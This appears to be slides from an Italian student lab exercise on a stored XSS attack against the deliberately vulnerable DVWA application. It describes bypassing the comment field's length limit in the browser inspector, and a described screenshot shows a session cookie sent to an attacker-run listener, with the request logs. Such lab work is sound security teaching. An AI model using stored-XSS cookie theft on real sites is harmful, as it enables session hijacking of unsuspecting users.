


S5 L5 (BONUS)

Davide Andreozzi


Attacco XSS STORED

In questo caso andremo a rendere permanente lo script nella pagina e ad ogni apertura si eseguirà lo script. DVWA in questo caso permette il limite di 50 caratteri nella sezione commenti. Ma aprendo l'ispector degli elementi di Firefox possiamo andare a modificare il maxlength a un valore più alto. In questo caso 2000.



Attacco XSS STORED

Risultato, ogni volta che si entra nella pagina XSS Stored si avvia lo script come possiamo vedere dagli screen di seguito



The image displays two side-by-side screenshots. The left screenshot shows a web browser window with the address bar containing the URL `192.168.178.101:2023/?cookie=security=low; PHPSESSID=47cb75ae8bf19cea3d32b9ce6c279b6d/`. The page title is "Directory listing for /?cookie=security=low; PHPSESSID=47cb75ae8bf19cea3d32b9ce6c279b6d/". Below the title, there is a list of files and directories:

- [.bash_history@](#)
- [.distcc/](#)
- [.gconf/](#)
- [.gconfd/](#)
- [.mysql_history](#)
- [.profile](#)
- [.rhosts](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.vnc/](#)
- [vulnerable/](#)

The right screenshot shows a terminal window with network traffic logs. The logs include several GET requests to the same URL as the browser window, with status codes 200 and 301. There is also a 404 status code for a request to `/favicon.ico`.